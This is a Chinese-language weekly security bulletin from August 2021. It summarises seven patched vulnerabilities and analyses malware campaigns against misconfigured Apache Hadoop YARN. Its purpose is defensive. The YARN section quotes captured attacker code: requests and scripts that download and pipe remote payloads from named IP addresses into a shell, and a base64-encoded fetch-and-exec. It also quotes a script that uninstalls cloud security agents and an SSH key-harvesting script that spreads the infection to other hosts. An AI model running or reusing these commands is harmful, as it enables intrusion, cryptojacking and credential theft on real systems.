# VSRC 安全周报（2021-08-10）

## 0x00 本周漏洞综述

本周需要关注漏洞共 7 个： Linux Kernel 任意代码执行漏洞（CVE-2021-3490）；Node.js 远程代码执行漏洞（CVE-2021-22930）；Fortinet 8 月多个安全漏洞；INFRA：HALT：NicheStack TCP/IP 堆栈多个安全漏洞；Cisco Small Business VPN 路由器任意代码执行漏洞（CVE-2021-1609）；Hotcobalt：Cobalt Strike 拒绝服务漏洞（CVE-2021-36798）； VMware 未授权访问漏洞(CVE-2021-22002)。

本周安全态势共 1 个：利用配置错误的 Apache Hadoop YARN 部署恶意软件。

根据以上综述，本周安全威胁为中。

## 0x01 重要安全漏洞列表

### 1. Linux Kernel 任意代码执行漏洞（CVE-2021-3490）

**漏洞概况**

| CVE ID | CVE-2021-3490 | 时 间 | 2021-05-11 |
|---|---|---|---|
| 类 型 | 代码执行 | 等 级 | 高危 |
| 远程利用 | 否 | 影响范围 | |
| 攻击复杂度 | 低 | 可用性 | 高 |
| 用户交互 | 无 | 所需权限 | 低 |
| PoC/EXP | 已公开 | 在野利用 | |

**漏洞详情**

Extended Berkeley Packet Filter（eBPF）是一种内核技术（从 Linux 4.x 开始），允许程序运行而无需改变内核源代码或添加额外的模块。它是 Linux 内核中的一种轻量级的沙盒虚拟机（VM），可以在其中运行利用特定内核资源的 BPF 字节码。

2021 年 7 月 29 日，研究人员公开披露了 eBPF 中的一个任意代码执行漏洞（CVE-2021-3490）的技术细节和 PoC，并演示了利用此漏洞在 Ubuntu 20.10 和 21.04 上实现 LPE（本地权限提升）。

该漏洞是由于 Linux 内核中按位操作（AND、OR 和 XOR）的 eBPF ALU32 边界跟踪没有正确更新 32 位边界，造成 Linux 内核中的越界读取和写入，从而导致任意代码执行。攻击者可以利用此漏洞实现本地权限提升或拒绝服务。

**影响范围**

Linux kernel < v5.13-rc4

**安全建议**

目前此漏洞已经修复。建议及时更新至 v5.13-rc4（已于 2021 年 5 月 11 日发布）或更高版本。

下载链接：

https://www.kernel.org/

参考链接：

https://ubuntu.com/security/CVE-2021-3490

https://securityaffairs.co/wordpress/120688/hacking/cve-2021-3490-linux-kernel-bug.html?

https://github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490

https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story

## 2. Node.js 远程代码执行漏洞（CVE-2021-22930）

**漏洞概况**

| CVE ID | CVE-2021-22930 | 时 间 | 2021-07-29 |
|---|---|---|---|
| 类 型 | RCE | 等 级 | 高危 |
| 远程利用 | 是 | 影响范围 | |
| 攻击复杂度 | | 可用性 | |
| 用户交互 | | 所需权限 | |
| PoC/EXP | | 在野利用 | |

**漏洞详情**

2021 年 7 月 29 日，Node.js 发布了 v16.x、v14.x 和 v12.x 发行版的安全更新，修复了 Node.js 中的一个 Use-After-Free 漏洞（CVE-2021-22930），攻击者可以利用此漏洞破坏进程并导致意外行为，例如使应用程序崩溃（拒绝服务）或远程执行代码。

该漏洞与 HTTP2 流的处理方式有关。在 Node.js 解析传入的 RST_STREAM 帧（用于

终止连接）时，由于对接收到的 RST_STREAM 帧的处理中没有错误代码和取消错误代码（nghttp2_cancel），接收器将试图强制清除收到的任何数据，这会导致 nghttp2 关闭已经破坏的流，从而导致 double-free 错误。

**影响范围**

16.x、14.x 和 12.x 发行版的所有版本

**安全建议**

目前此漏洞已经修复。建议及时更新到以下版本：

Node.js v12.22.4 (LTS)

Node.js v14.17.4 (LTS)

Node.js v16.6.0 (Current)

下载链接：

https://nodejs.org/en/blog/vulnerability/july-2021-security-releases-2/

参考链接：

https://nodejs.org/en/blog/vulnerability/july-2021-security-releases-2/

https://www.bleepingcomputer.com/news/security/nodejs-fixes-severe-http-bug-that-could-let-attackers-crash-apps/

https://github.com/nodejs/node/pull/39527/commits/ba2ac7bb47406815c98366c5a591053414a1daf3#diff-33f026e43570112875cf4c8eab6743496f3aa014329611128e348ec23d6f771cR2165

## 3. Fortinet 8 月多个安全漏洞

**漏洞概述**

2021 年 8 月 3 日，Fortinet（飞塔）发布安全公告，修复了其产品中的 22 个安全漏洞，这些漏洞涉及 FortiSandbox 、FortiPortal、 FortiManager、FortiAnalyzer、 FortiOS 和 FortiAuthenticator。

**漏洞详情**

在本次此修复的 22 个漏洞中，最为严重的是 FortiPortal 中的一个远程代码执行漏洞（CVE-2021-32588）和一个 SQL 注入漏洞（CVE-2021-32590），攻击者可以利用这 2 个漏洞在未授权的情况下执行任意命令。

FortiPortal 是 Fortinet 公司的托管云安全策略管理和威胁分析产品，专为满足托管服务提供商（MSP）的托管服务需求而设计，其在多租户、多层级管理框架内提供一套全面的 Wi-Fi 和安全管理功能，使得 MSP 能够通过单一管理平台查看并管理其客户网络。

漏洞详情如下：

**FortiPortal 远程代码执行漏洞（CVE-2021-32588)**

由于 FortiPortal 中存在硬编码凭证（CWE-798）漏洞，未经认证的远程攻击者可以通过使用默认的硬编码 Tomcat 管理器用户名和密码上传和部署恶意 Web 应用程序存档文件，并以 root 身份执行任意命令，该漏洞的 CVSSv3 评分为 9.3。

**影响范围**

FortiPortal 5.2.5 及以下版本

FortiPortal 5.3.5 及以下版本

FortiPortal 6.0.4 及以下版本

FortiPortal 5.0.x

FortiPortal 5.1.x

**FortiPortal SQL 注入漏洞（CVE-2021-32590）**

FortiPortal 中存在 SQL 注入漏洞（CWE-89），具有普通用户权限的攻击者可以通过恶意制作的 HTTP 请求在底层 SQL 数据库上执行任意命令，该漏洞的 CVSSv3 评分为 9.4。

**影响范围**

FortiPortal 6.0.4 及以下版本

FortiPortal 5.3.5 及以下版本

FortiPortal 5.2.5 及以下版本

FortiPortal 5.1.2 及以下版本

FortiPortal 5.0.3 及以下版本

FortiPortal 4.2.4 及以下版本

FortiPortal 4.1.2 及以下版本

FortiPortal 4.0.4 及以下版本

FortiPortal 3.2.2 及以下版本

除上述漏洞外，需要注意的 6 个高危漏洞包括：

- FortiManager & FortiAnalyzer 中的 SSRF 漏洞（CVE-2021-32603）：攻击者可利用此漏洞执行未授权的代码或命令。

- FortiManager & FortiAnalyzer&FortiPortal 中的命令注入漏洞（CVE-2021-26104）：攻击者可以利用此漏洞以 root 身份执行任意 shell 命令。
- FortiSandbox 中的命令注入漏洞（CVE-2021-26097）：攻击者可以通过发送恶意 HTTP 请求执行未授权的代码或命令。
- FortiSandbox 中的路径遍历漏洞（CVE-2021-24010）：攻击者可以利用此漏洞实现未授权访问文件。
- FortiSandbox 中的 SQL 注入漏洞（CVE-2020-29011）：攻击者可以利用此漏洞在底层 SQL 解释器上执行未授权的代码或命令。
- FortiSandbox & FortiAuthenticator 中的拒绝服务漏洞(CVE-2021-22124)：未经身份验证的攻击者可以通过发送恶意请求使设备进入无响应状态。

**安全建议**

目前这些漏洞已经修复。

针对 CVE-2021-32588，建议及时升级到以下版本：

FortiPortal 5.2.6 或更高版本

FortiPortal 5.3.6 或更高版本

FortiPortal 6.0.5 或更高版本

针对 CVE-2021-32590，建议及时升级到以下版本：

FortiPortal 6.0.5 或更高版本

FortiPortal 5.3.6 或更高版本

FortiPortal 5.2.6 或更高版本

（注：5.1、5.0、4.2、4.1、4.0 和 3.2 版本的补丁有待确认。）

下载链接：

https://www.fortinet.com/cn

参考链接：

https://www.fortiguard.com/psirt?date=08-2021

https://www.fortiguard.com/psirt/FG-IR-21-077

https://www.fortiguard.com/psirt/FG-IR-21-084

## 4. INFRA：HALT：NicheStack TCP/IP 堆栈多个安全漏洞

**漏洞概述**

2021 年 8 月 4 日，JFrog 和 Forescout 的研究人员发布了一份联合报告，公开披露了在 NicheStack TCP/IP 堆栈中发现的 14 个安全漏洞(统称为 INFRA:HALT)，这些漏洞可导致远程代码执行、拒绝服务、信息泄漏、TCP 欺骗或 DNS 缓存中毒。

NicheStack 是一个常用的 TCP/IP 堆栈，它至少被 200 家供应商用于生产环境，并被部署在制造厂、发电、水处理等关键基础设施领域的数百万个操作技术（OT）设备中。

**漏洞详情**

NicheStack（又名 InterNiche 堆栈）是一个常用的、专有的嵌入式系统 TCP/IP 协议


栈，旨在提供互联网连接工业设备，并被西门子、艾默生、霍尼韦尔、三菱电机、罗克韦尔自动化和施耐德电气等主要工业自动化厂商纳入其可编程逻辑控制器 (PLC) 和其它产品中。

NicheStack 支持的协议包括：

**NicheStack Products**

| IPv6 | IPv4 | v4/v6 | Lite | |
|---|---|---|---|---|
| | ✓ | ✓ | | Auto-IP |
| ✓ | ✓ | ✓ | ✓ | DDNS |
| | ✓ | ✓ | ✓ | DHCP Server |
| ✓ | ✓ | ✓ | ✓ | DNS Client |
| | ✓ | ✓ | | DNS Server |
| ✓ | ✓ | ✓ | ✓ | Email Alerter |
| ✓ | ✓ | ✓ | ✓ | FTP Server + Client |
| | ✓ | ✓ | | IP Multicast |
| ✓ | ✓ | ✓ | | IPSec/IKE |
| | ✓ | ✓ | | NAT |
| ✓ | ✓ | ✓ | | NAT-PT |
| ✓ | ✓ | ✓ | ✓ | POP3 |
| ✓ | ✓ | ✓ | ✓ | PPP |
| ✓ | ✓ | ✓ | ✓ | • MS-CHAP |
| ✓ | ✓ | ✓ | | • MultiLink |
| ✓ | ✓ | ✓ | | • PPPoE |
| | ✓ | ✓ | | RIP |
| | ✓ | ✓ | | SSL/TLS |
| ✓ | ✓ | ✓ | ✓ | SNMPv1 |
| ✓ | ✓ | ✓ | ✓ | SNMPv2(c) |
| ✓ | ✓ | ✓ | ✓ | SNMPv3 |
| ✓ | ✓ | ✓ | ✓ | Telnet Server |
| ✓ | ✓ | ✓ | ✓ | TFTP Client+Server |
| ✓ | ✓ | ✓ | ✓ | Web Server |
| ✓ | ✓ | ✓ | ✓ | • HTML Compiler |
| | ✓ | ✓ | | • Web Server-SSL |
| ✓ | ✓ | ✓ | ✓ | NicheTool |

研究人员表示，成功利用 INFRA:HALT 漏洞的攻击者可能会破坏建筑物的 HVAC 系统或接管用于制造和其它关键基础设施的控制器，导致 OT 和 ICS 设备离线并被劫持，并且攻击者可以通过劫持的设备传播恶意软件。




INFRA:HALT 漏洞列表如下：

- CVE-2020-25928（CVSS 评分：9.8）：解析 DNS 响应时发生越界读/写，导致远程代码执行。
- CVE-2021-31226（CVSS 评分：9.1）：解析 HTTP post 请求时的堆缓冲区溢出漏洞，可导致远程代码执行。
- CVE-2020-25927（CVSS 评分：8.2）：解析 DNS 响应时越界读取，导致拒绝服务。
- CVE-2020-25767（CVSS 评分：7.5）：解析 DNS 域名时越界读取，可导致拒绝服务和信息泄露。
- CVE-2021-31227（CVSS 评分：7.5）：解析 HTTP post 请求时的堆缓冲区溢出漏洞，可导致拒绝服务。
- CVE-2021-31400（CVSS 评分：7.5）：TCP 带外紧急数据处理功能中存在无限循环情况，导致拒绝服务。
- CVE-2021-31401（CVSS 评分：7.5）：TCP 头部处理代码中的整数溢出漏洞。
- CVE-2020-35683（CVSS 评分：7.5）：解析 ICMP 数据包时越界读取，导致拒绝服务。
- CVE-2020-35684（CVSS 评分：7.5）：解析 TCP 数据包时越界读取，导致拒绝服务。
- CVE-2020-35685（CVSS 评分：7.5）：TCP 连接中可预测的初始序列号（ISN），导致 TCP 欺骗。
- CVE-2021-27565（CVSS 评分：7.5）：收到未知 HTTP 请求时出现拒绝服务情况。
- CVE-2021-36762（CVSS 评分：7.5）：TFTP 数据包处理功能中的越界读取，导

致拒绝服务。

- CVE-2020-25926 (CVSS 评分：4.0)：DNS 客户端没有设置足够随机的事务 ID，导致缓存中毒。
- CVE-2021-31228 (CVSS 评分：4.0)： 可以预测 DNS 查询的源端口发送伪造的 DNS 响应包，导致缓存中毒。


这是第六次在数百万联网设备使用的协议栈中发现安全漏洞。这体现出了广泛使用的 TCP/IP 堆栈安全的重要性，因为这些堆栈被各种供应商纳入其固件中以提供互联网和网络连接功能，因此其影响是全球范围内的。其它 5 个漏洞集分别为：

- URGENT/11
- Ripple20
- AMNESIA:33
- NUMBER:JACK
- NAME:WRECK

**影响范围**

NicheStack 版本 < 4.3

**安全建议**

这些漏洞已经在 NicheStack v4.3 中修复。目前 HCC Embedded（收购 InterNiche Technologies）已经发布了相关补丁，建议相关供应商（涉及嵌入式网络）及时升级更新。

下载链接：

https://www.hcc-embedded.com/support/security-advisories

缓解措施：

Forescout 发布了一个开源脚本，该脚本使用主动指纹识别来检测运行 NicheStack 的设备。下载链接：https://github.com/Forescout/project-memoria-detector

此外，建议实施分段控制，监控恶意数据包的所有网络流量，以降低易受攻击设备的风险。

参考链接：

https://jfrog.com/blog/infrahalt-14-new-security-vulnerabilities-found-in-nichestack/

https://thehackernews.com/2021/08/critical-flaws-affect-embedded-tcpip.html

https://www.hcc-embedded.com/support/security-advisories

## 5. Cisco Small Business VPN 路由器任意代码执行漏洞（CVE-2021-1609）

**漏洞概况**

| CVE ID | CVE-2021-1609 | 时 间 | 2021-08-04 |
|---|---|---|---|
| 类 型 | 代码执行 | 等 级 | 严重 |
| 远程利用 | 是 | 影响范围 | |
| 攻击复杂度 | 低 | 可用性 | 高 |
| 用户交互 | 无 | 所需权限 | 无 |
| PoC/EXP | 未公开 | 在野利用 | 否 |

**漏洞详情**

2021 年 8 月 4 日，Cisco 发布安全公告，修复了其 Small Business VPN 路由器中的多个安全漏洞，其中最为严重的漏洞为 CVE-2021-1609（CVSS 评分 9.8），攻击者可以利用此漏洞远程执行任意代码或造成拒绝服务。

由于 HTTP 请求未正确验证，Cisco Small Business RV340、RV340W、RV345 和 RV345P 双 WAN 千兆 VPN 路由器基于 Web 的管理界面存在安全漏洞。未经身份验证的远程攻击者可以通过向受影响的设备发送恶意 HTTP 请求来利用此漏洞。成功利用此漏洞的攻击者能够在受影响的设备上执行任意代码或导致设备重新加载，从而造成拒绝服务（DoS）。

除此之外，Cisco Small Business RV340、RV340W、RV345 和 RV345P 双 WAN 千兆 VPN 路由器基于 Web 的管理界面中还存在一个命令注入漏洞 (CVE-2021-1610，CVSS 评分 7.2)，经过身份验证的远程攻击者可以通过向受影响的设备发送恶意 HTTP 请求来利

用此漏洞，并最终能够以 root 身份在系统上执行任意命令。

**影响范围**

如果 Cisco Small Business Routers 运行的固件版本小于 1.0.03.22，这些漏洞将影响（受影响的 VPN 路由器型号默认禁用远程管理功能）：

RV340 双 WAN 千兆 VPN 路由器

RV340W 双 WAN 千兆无线 AC VPN 路由器

RV345 双 WAN 千兆 VPN 路由器

RV345P 双 WAN 千兆 VPN 路由器

**安全建议**

目前，Cisco 已经在固件版本 1.0.03.22 及更高版本中修复了这些漏洞，建议及时升级更新:

进入 Cisco.com 上的软件下载中心，单击“浏览全部”并导航至“下载主页”>“路由器”>“小型企业路由器”>“小型企业 RV 系列路由器”。

下载链接:

https://software.cisco.com/download/home

参考链接:

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-rv340-cmdinj-rcedos-pY8J3qfy

https://www.bleepingcomputer.com/news/security/cisco-fixes-critical-high-

severity-pre-auth-flaws-in-vpn-routers/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-1609

## 6. Hotcobalt：Cobalt Strike 拒绝服务漏洞（CVE-2021-36798）

**漏洞概况**

| CVE ID | CVE-2021-36798 | 时 间 | 2021-08-04 |
|---|---|---|---|
| 类 型 | DoS | 等 级 | 高危 |
| 远程利用 | 是 | 影响范围 | |
| 攻击复杂度 | | 可用性 | 高 |
| 用户交互 | 无 | 所需权限 | 无 |
| PoC/EXP | 已公开 | 在野利用 | |

**漏洞详情**

Cobalt Strike 是一款以 Metasploit 为基础的 GUI 框架式渗透测试工具（业界人称为 CS 神器），集成了端口转发、服务扫描、自动化溢出、多模式端口监听、exe、powershell 木马生成等功能。它分为客户端与服务端，主要用于团队作战。作为一款协同 APT 工具，Cobalt Strike 针对内网的渗透测试和控制终端功能，使其变成众多 APT 组织、攻击者或红队工具的首选。

2021 年 8 月 4 日，SentinelLabs 的研究人员公开披露了在 Cobalt Strike 服务器最新

版本中发现的多个 DoS 漏洞（CVE-2021-36798，被称为 Hotcobalt），目前其 PoC 已公开。

可以在特定 Cobalt Strike 安装的服务器上注册假 beacon，并通过向服务器发送虚假任务，以耗尽可用内存并导致服务器崩溃，这将使已经安装的 beacon 无法与 C2 服务器通信，阻止新的 beacon 被安装在渗透的系统上，并干扰正在进行的恶意活动。

虽然 Cobalt Strike（合法产品）被威胁者广泛用于各种恶意目的，但蓝队和安全研究人员也可以利用 Hotcobalt 漏洞来关闭恶意基础设施。

**影响范围**

Cobalt Strike 4.2

Cobalt Strike 4.3

**安全建议**

目前 Hotcobalt 漏洞已在 Cobalt Strike 4.4 中修复（于 2021 年 8 月 4 日发布），建议相关蓝队或安全研究人员及时升级更新。

下载链接：

https://www.cobaltstrike.com/

参考链接：

https://labs.sentinelone.com/hotcobalt-new-cobalt-strike-dos-vulnerability-that-lets-you-halt-operations/

https://www.bleepingcomputer.com/news/security/new-cobalt-strike-bugs-

allow-takedown-of-attackers-servers/

https://github.com/Sentinel-One/CobaltStrikeParser/blob/master/extra/communication_poc.py

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-36798

## 7. VMware 未授权访问漏洞(CVE-2021-22002)

**漏洞概况**

| CVE ID | CVE-2021-22002 | 时 间 | 2021-08-05 |
|---|---|---|---|
| 类 型 | 未授权访问 | 等 级 | 高危 |
| 远程利用 | 是 | 影响范围 | |
| 攻击复杂度 | 低 | 可用性 | 低 |
| 用户交互 | 无 | 所需权限 | 无 |
| PoC/EXP | 未公开 | 在野利用 | 否 |

**漏洞详情**

2021 年 8 月 5 日，VMware 发布安全更新，修复了其多个产品中的 2 个安全漏洞（CVE-2021-22002 和 CVE-2021-22003），这些漏洞影响了 VMware Workspace One Access (Access)、VMware Identity Manager (vIDM)、VMware vRealize Automation (vRA)、VMware Cloud Foundation 和 vRealize Suite Lifecycle Manager 产品。详情如

下：

**VMware 未授权访问漏洞(CVE-2021-22002)**

VMware Workspace One Access 和 Identity Manager 中存在未授权访问漏洞，能够网络访问 443 端口的恶意攻击者可以通过篡改主机头来访问 8443 端口上的/cfg web 应用程序和诊断端点（未经身份验证），该漏洞的 CVSSv3 评分为 8.6（高危）。

**VMware 信息泄露漏洞(CVE-2021-22003)**

由于 VMware Workspace One Access 和 Identity Manager 意外在 7443 端口提供了一个登录界面，能够网络访问 7443 端口的恶意攻击者可能会尝试通过用户枚举或对登录端点进行暴力破解攻击。但由于策略配置和密码复杂性，该漏洞不太可能被利用，其 CVSSv3 评分为 3.7（低危）。

**安全建议**

目前这些漏洞已经修复。建议参考下表及时升级更新：

<table>
<tr><th>产品</th><th>影响版本</th><th>CVE-ID</th><th>补丁</th></tr>
<tr><td rowspan="2">Access</td><td>20.10.01</td><td rowspan="2">CVE-2021-22002,<br>CVE-2021-22003</td><td rowspan="3">https://kb.vmware.com/s/article/85254</td></tr>
<tr><td>20.10</td></tr>
<tr><td>vIDM</td><td>3.3.5</td><td>CVE-2021-22002,</td></tr>
</table>

| | | | |
|---|---|---|---|
| | 3.3.4 | CVE-2021-22003 | |
| | 3.3.3 | | |
| | 3.3.2 | | |
| vRealize Automation | 8.x | CVE-2021-22002, CVE-2021-22003 | 不受影响 |
| vRealize Automation (vIDM) | 7.6 | CVE-2021-22002 | 补丁计划：https://kb.vmware.com/s/article/85255 |
| vRealize Automation (vIDM) | 7.6 | CVE-2021-22003 | 不受影响 |

| | | | |
|---|---|---|---|
| VMware Cloud Foundation (vIDM) | 4.x | CVE-2021-22002, CVE-2021-22003 | https://kb.vmware.com/s/article/85254 |
| | 8.x | | |

下载链接：

https://www.vmware.com/security/advisories/VMSA-2021-0016.html

参考链接：

https://www.vmware.com/security/advisories/VMSA-2021-0016.html

https://kb.vmware.com/s/article/85254

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-22002


# 0x02 本周安全态势

## 1. 利用配置错误的 Apache Hadoop YARN 部署恶意软件

### 概述

云服务的错误配置和由此导致的暴露是 Linux 威胁领域中最普遍的风险之一。我们以前分析过与这一安全问题有关的事件，如暴露的 Docker API 被威胁者在野外滥用，以及威胁者积极搜索暴露的 Redis 实例。

本文涉及了另一个难题：Apache Hadoop YARN，它是 Hadoop 框架的一部分，负责在集群上执行任务。




### 分析

需要注意的是，这些云服务的暴露并不是因为它们本身不安全，而仅仅是因为配置错误，这是一个令人担忧的安全风险，因为它允许在集群上远程执行代码（RCE）。不幸的是，威胁者多年来一直在积极利用这些服务。

```
POST /ws/v1/cluster/apps HTTP/1.1
Host:                :8088
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Content-Length: 476
Content-Type: application/json

{"am-container-spec": {"commands": {"command": "(curl -s http://209.141.40.190/xms || wget -q -O -
http://209.141.40.190/xms || lwp-download http://209.141.40.190/xms /tmp/xms) | bash -sh; bash /tmp/
xms; rm -rf /tmp/xms; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8yMDkuMTQxLjQwLjE5MC9kLnB5Ikuc
mVhZCgpKSc= | base64 -d | bash -"}}, "application-id": "application_1622138918780_0002",
"application-type": "YARN", "application-name": "get-shell"}
```

图 1. 暴露的 YARN 服务上的恶意请求示例

为了研究这种风险，我们尝试在野外暴露这种服务。然后我们发现，威胁者很快就能找到暴露的服务并部署各种恶意的 Payload。在下文中，我们将讨论针对暴露的 YARN 服务的恶意软件家族。

**Kinsing 和其它加密劫持恶意软件**

众所周知，Linux 环境中的恶意 Payload 常用于部署加密劫持恶意软件，因此这些恶意软件被部署在 YARN 服务中并不奇怪。在这种情况下，Payload 属于一个著名的恶意软件家族 Kinsing（检测为 Trojan.Linux.KINSING.AB 和 Trojan.SH.KINSING.G）。

在攻击开始时，威胁者通过 HTTP POST 请求向暴露的服务发送命令。作为意外响应，YARN 随后创建了一个包含攻击者命令的启动脚本。

```
# Creating copy of launch script
cp "launch_container.sh" "/usr/local/hadoop/logs/userlogs/application_1621421098277_0014/containe
chmod 640 "/usr/local/hadoop/logs/userlogs/application_1621421098277_0014/container_1621421098277
# Determining directory contents
echo "ls -l:" 1>"/usr/local/hadoop/logs/userlogs/application_1621421098277_0014/container_1621421
ls -l 1>>"/usr/local/hadoop/logs/userlogs/application_1621421098277_0014/container_1621421098277_
echo "find -L . -maxdepth 5 -ls:" 1>>"/usr/local/hadoop/logs/userlogs/application_1621421098277_0
find -L . -maxdepth 5 -ls 1>>"/usr/local/hadoop/logs/userlogs/application_1621421098277_0014/cont
echo "broken symlinks(find -L . -maxdepth 5 -type l -ls):" 1>>"/usr/local/hadoop/logs/userlogs/ap
find -L . -maxdepth 5 -type l -ls 1>>"/usr/local/hadoop/logs/userlogs/application_1621421098277_0
echo "Launching container"
exec /bin/bash -c "curl 194.38.20.199/h2.sh|sh & disown"
```

图 2. 执行 YARN 生成的脚本示例

一旦 Hadoop 容器脚本被执行，它就会下载一个部署 Kinsing 恶意软件的远程脚本。

```
BIN_MD5="648effa354b3cbaad87b45f48d59c616"
BIN_DOWNLOAD_URL="http://194.38.20.199/kinsing"
BIN_DOWNLOAD_URL2="http://194.38.20.199/kinsing"
BIN_NAME="kinsing"
```

图 3. Kinsing 家族标识符示例

它还部署了一个具有传播能力的 Go-compiled 二进制文件。这个二进制文件与远程命令和控制（C&C）服务器进行通信，为受感染的系统提供一个后门，并部署已知的 Kinsing 加密劫持进程，称为 kdevtmpfsi。

值得注意的是，Kinsing 并不是在那里发现的唯一加密劫持恶意软件。加密货币挖矿领域仍然是一个争夺资源的战场，我们在 Hadoop YARN 中也发现了一个竞争者的加密劫持恶意软件，这个竞争性的恶意软件随后将从系统中根除 Kinsing。

```
ps aux | grep -v grep | grep -E "\./python|javae|zgrab|init\.sh|monero|xmrig|pnsc
an|zzh|\./crun|kdevtmpfsi|kinsing|masscan|sshpass|sshexec|xms|load\.sh|bashirc|db
used|cnrig|attack|/var/tmp/ip|scan\.log|dovecat|solr\.sh|solrd|donate-level|netwo
rk0[0-1]|srv00[1-9]|srv01[0-2]" | awk '{print $2}' | xargs -I % kill -9 %
```

图 4. Hadoop YARN 内部部署的 Payload 的加密劫持竞争实例

**策略**

旨在利用这些配置错误的云服务的威胁者通常采用多种策略。

首先，威胁者会禁用系统的保护功能。随着云服务的安全解决方案在企业中变得越来越

流行，威胁者通过搜索和尝试卸载保护软件来适应这种变化，这种功能在加密劫持恶意软件中很常见。

```
if [ $(id -u) -eq 0 ]; then
    systemctl stop bot
    apt-get -y install curl
    yum -y install curl
    if ps aux | grep -i "[a]liyun"; then
        curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
        curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service /usr/local/aegis*
        systemctl stop aliyun.service
        systemctl disable aliyun.service
        service bcm-agent stop
        yum remove bcm-agent -y
        apt-get remove bcm-agent -y
    elif ps aux | grep -i "[y]unjing"; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    fi
fi
```

图 5. 移除云安全工具和服务的例子

威胁者还会收集凭证。随着需要认证访问的平台种类不断增加，对访问令牌和关键信息（用于访问系统的凭证等敏感信息）的需求也在增加。对于那些难以保持跟踪的用户来说，将这些东西保存在使用它们的机器上是很常见的事情。不幸的是，这样做没有任何额外的保护，威胁者意识到了这一点，因此那些成功进入系统的攻击者会积极寻找这些未受保护的凭证。

当然，他们不会停止收获：他们还利用这些凭证进入其它系统，甚至是非云系统，来感染它们。我们以前在一篇关于 TeamTNT 的文章中也观察到了这种行为。由此可以推断，威胁者试图渗透到尽可能多的系统中，以使其收益最大化。

```
KEYS=$(find ~/ /root /home -maxdepth 2 -name 'id_rsa*' | grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
KEYS3=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}")
HOSTS3=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | uniq)
USERZ=$(
    echo "root"
    find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq | grep -v "\.ssh"
)
userlist=$(echo $USERZ | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
keylist=$(echo "$KEYS $KEYS2 $KEYS3" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
for user in $userlist; do
    for host in $hostlist; do
        for key in $keylist; do
            chmod +r $key; chmod 400 $key
            ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host "(curl -fsSL $url/xms||wget -q -O- $url/xms|
        done
    done
done
```

图 6. 根据对受害者系统中 SSH 使用情况的研究，最大限度地提高感染率的例子

应该强调的是，如果威胁者用于访问另一个系统的私钥受到所有者的保护，并且至少有一个为该密钥加密的密码，那么目标系统的感染将不会成功，这突出了采用此类安全预防措施的重要性。

